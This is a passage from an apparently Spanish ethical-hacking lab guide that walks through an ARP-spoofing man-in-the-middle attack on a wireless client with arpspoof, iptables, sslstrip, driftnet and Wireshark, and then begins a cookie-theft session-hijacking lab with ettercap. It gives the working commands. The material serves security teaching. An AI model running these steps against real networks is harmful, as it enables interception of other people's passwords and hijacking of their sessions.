En este laboratorio nuestro objetivo será interceptar el tráfico de un cliente inalámbrico que pase a través de un AP en una WLAN a la que previamente hayamos logrado ingresar aplicando alguno de los métodos de ataque conocidos.

A estos tipos de ataques, en los cuales el hacker se coloca "en medio" de dos o más dispositivos, se les llama "Ataques de hombre en el medio (MITM - man in the middle)".

En las siguientes figuras podemos observar los escenarios pre y post-ataque.


ESCENARIO PRE-ATAQUE



Nota: las flechas representan el flujo del tráfico

Elaboración: la autora

ESCENARIO POST-ATAQUE



Nota: las flechas representan el flujo del tráfico

Elaboración: la autora

Recursos:

- **Estación hacker:** Computador con sistema operativo Kali Linux.

- **Software:** Herramientas arpspoof, sslstrip, drifnet, urlsnarf y Wireshark, incluidas con Kali.
- **Hardware:** 1 cliente inalámbrico y 1 AP.
- **Prerrequisitos:** La estación hacker debe estar conectada a la misma WLAN que la víctima.

Pasos a seguir:

1. Primero nos cercioraremos de que nuestra estación hacker pueda redireccionar el tráfico a modo de gateway (ip forwarding).

Comando: echo '1' > /proc/sys/net/ipv4/ip_forward

2. A continuación, borraremos cualquier información previa en el firewall de Kali y agregaremos una regla para redireccionar el tráfico web destinado a los puertos 80 y 443 TCP al puerto 8080 de nuestra estación hacker.

Comandos:

```
iptables --flush
iptables --table nat --flush
iptables --delete-chain
iptables --table nat --delete-chain
iptables -t nat -A PREROUTING -p tcp --destination-port 80
-j REDIRECT --to-port 8080
iptables -t nat -A PREROUTING -p tcp --destination-port
443 -j REDIRECT --to-port 8080
```

3. Bien, ahora es momento de efectuar nuestro ataque MITM. Para ello utilizaremos el comando arpspoof, el cual efectúa un tipo de ataque denominado de envenenamiento del caché ARP³³ (ARP cache poisoning) o también llamado suplantación ARP³⁴ (ARP spoofing). Aquí el atacante envía mensajes de tipo ARP gratuito para cambiar la tabla ARP de los objetivos (cliente inalámbrico y router AP) y hacerles resolver las respectivas direcciones IP hacia la MAC de la estación hacker.

Primero le decimos al cliente que nosotros somos el gateway:

Sintaxis: arpspoof -i *nombre_tarjeta_wifi* -t
IP_cliente_objetivo *IP_gateway*

Y luego le decimos al gateway que somos el cliente:

Sintaxis: arpspoof -i *nombre_tarjeta_wifi* -t *IP_gateway*
IP_cliente_objetivo

Abra un primer terminal y ejecute:

arpspoof -i wlan0 -t 172.30.80.199 172.30.80.1

En un segundo terminal ejecute:

arpspoof -i wlan0 -t 172.30.80.1 172.30.80.199

Nota: efectúe los reemplazos respectivos de acuerdo a su topología.

4. Ahora haremos que sslstrip escuche por conexiones en el puerto 8080 (al que previamente redireccionamos el tráfico web destinado a los puertos 80 y 443 TCP) y le diremos que guarde la información en un archivo de captura. SSLstrip engaña al usuario y al servidor web, haciéndoles creer que están cifrando normalmente el tráfico, cuando en realidad están usando HTTP en lugar de HTTPS, es decir sin cifrado.

Sintaxis: sslstrip -k -l *puerto_de_escucha* -w
nombre_archivo_de_captura

En un tercer terminal ejecute:

sslstrip -k -l 8080 -w captura

Abra un cuarto terminal y monitoree el archivo de captura:
tail -f captura

5. A continuación, usaremos drifnet para capturar y guardar en una carpeta todas las imágenes que pasen a través de la red entre nuestras víctimas.


Primero creamos un directorio para guardar las imágenes con el nombre que queramos. Abra otro terminal y ejecute el comando mkdir. Ej: mkdir imgcracker


En un terminal adicional ejecutaremos drifnet.

Sintaxis: driftnet -a -d ruta_directorio_imágenes -p -i nombre_tarjeta_wifi


Ej: driftnet -a -d imgcracker -p -i wlan0

6. Luego para completar el cuadro, abriremos un nuevo terminal y ejecutaremos urlsnarf, una herramienta que permite realizar capturas de las direcciones web que esté accediendo la víctima (URLs).
7. En la gráfica mostrada a continuación vemos como podría lucir nuestro escritorio después de efectuar los pasos previos.





8. Finalmente, ya podemos abrir un sniffer como Wireshark (menú **Applications -> Sniffing & Spoofing -> Wireshark**) y revisar el tráfico de nuestras víctimas, inclusive claves ingresadas por la víctima en una página web que de otro modo habrían sido ininteligibles debido al cifrado provisto por SSL.



Nota: este ataque también puede hacerse en una LAN, sólo habría que cambiar la interfaz de red en los comandos pertinentes. Ej: eth0 en lugar de wlan0.

Lab: Secuestrando sesiones robando cookies

Este laboratorio requiere como primer paso efectuar un ataque MITM, como el que hicimos en el laboratorio previo, para poder interceptar el tráfico generado por el cliente inalámbrico víctima y poder "robar las cookies".

¿Y qué son las cookies? La traducción al español es galletas, lo cual por cierto no tiene ninguna relación con su uso. En fin, una cookie es un pequeño archivo de texto que se

crea cuando visitamos una página web que hace uso de estos artefactos para almacenar información sobre nuestras preferencias, información de navegación e inclusive autenticación. Las cookies se guardan localmente en nuestro computador y son recuperadas por el navegador cuando retornamos a dicha página web.

Dicho esto, de acuerdo a Verisign (2013)³⁵, hay tres tipos de cookies:

- Cookies de sesión
- Cookies permanentes
- Cookies de terceros

Las **cookies de sesión** son usadas por los sitios web para mantener información temporal sobre la sesión como, por ejemplo: los artículos que hemos agregado a nuestro carrito de compras. Dado que son de carácter temporal, estas cookies se borran cuando se cierra la sesión.

Las **cookies permanentes**, tal como sugiere su nombre, no se borran al expirar la sesión y guardan información relativa a la autenticación. De esta forma si hemos activado la opción de recordar credenciales en el navegador, no necesitaremos ingresar nuestro usuario y clave al volver a una página web que haga uso de cookies. Si somos perezosos, esto es una ventaja. Lamentablemente, si alguien lograra hacerse con nuestras cookies, podrá autenticarse con esos sitios webs y suplantar nuestra identidad.

Finalmente, las **cookies de terceros** pueden ser instaladas por organizaciones que recolectan información acerca del comportamiento del usuario en Internet, usualmente con fines estadísticos.

En el laboratorio a continuación robaremos cookies de sesión, por lo que secuestraremos la sesión en curso de la víctima, obteniendo así acceso al sitio web objetivo; pero perderemos acceso al mismo cuando se cierre la sesión, puesto que no guardan información de usuario/clave. Claro, a no ser que durante la suplantación podamos cambiarle la clave a la víctima; pero dado que nuestro objetivo como hackers éticos es demostrar la vulnerabilidad solamente, no efectuaremos esto. Empero, es evidente que un cracker bien lo podría hacer.

¿En qué reside la vulnerabilidad que nos permite secuestrar la sesión? Pues en que muchos sitios web aciertan al cifrar el tráfico hacia sus servidores durante el proceso de autenticación usando HTTPS, pero luego envían la cookie de sesión sin cifrar al navegador a través de la red, lo que permite a un atacante capturarla usando un sniffer, o bien usan sólo HTTP. Por otra parte, tal como vimos en el laboratorio previo, es factible usar herramientas como sslstrip para engañar al servidor y al



cliente y que no cifren la sesión.

Recursos:


- **Estación hacker:** Computador con sistema operativo Kali Linux.
- **Software:** Herramientas ettercap y Wireshark, incluidas en Kali., extensión greasemonkey para Firefox y script cookieinjector.
- **Hardware:** 1 cliente inalámbrico y 1 AP.
- **Prerrequisito:** La estación hacker debe estar conectada a la misma red inalámbrica de la víctima y contar con acceso a Internet. Además, dado que vamos a capturar cookies de sesión, la víctima deberá haber guardado previamente en el navegador la combinación usuario/clave para conectarse al sitio víctima. Por simplicidad en el ejemplo hemos creado una cuenta en un foro que usa HTTP, pero el ataque puede replicarse a cualquier sitio web que cumpla las características indicadas previamente.

Pasos a seguir:


1. Si ya hemos efectuado un ataque MITM como el del laboratorio previo podremos saltarnos los pasos 2 a 5. Pero si el lector quiere aprender una forma alterna de hacer sniffing, le sugiero revisarlos.
2. En esta ocasión usaremos la herramienta ettercap para efectuar un ataque MITM de tipo ARP poisoning. Ejecute la interfaz gráfica de ettercap desde Kali usando el menú **Applications -> Sniffing & Spoofing -> ettercap-gui**.
3. Luego en ettercap haremos click en el menú **Sniff -> Unified Sniffing** y cuando nos pregunten qué tarjeta de red queremos usar, seleccionaremos la interfaz inalámbrica. En el ejemplo he usado la interfaz wlan0.




4. A continuación, le diremos a ettercap que escaneee los hosts presentes en la red, menú **Hosts** -> **Scan for Hosts**.



5. Concluido el escaneo, haremos nuestro ataque MITM. Para ello haga click en el menú **Mitm** -> **ARP poisoning**. Cuando nos pregunte qué parámetros activar, escogeremos solamente **Sniff Remote Connections**. Y eso es todo, a partir de este momento podremos capturar el tráfico que atravesie la red.



6. En este momento abriremos Wireshark, ya sea escribiendo el comando `wireshark` en un terminal, o bien usando el menú **Applications -> Sniffing & Spoofing -> Wireshark**.
7. Ya en Wireshark, escogeremos la interfaz inalámbrica para nuestro sniffing y daremos click en el botón **Start** (el del ícono de la aleta azul).
8. Bien, ya estamos capturando los paquetes que atraviesan la red. Es momento de ir al cliente inalámbrico que hace las veces de víctima, abrir el navegador que tiene guardadas las cookies con las credenciales e ingresar a la página web pertinente. La autenticación debería ocurrir automáticamente.



Welcome to Wireshark

Capture

...using this filter:


eth0
wlan0
any

Learn

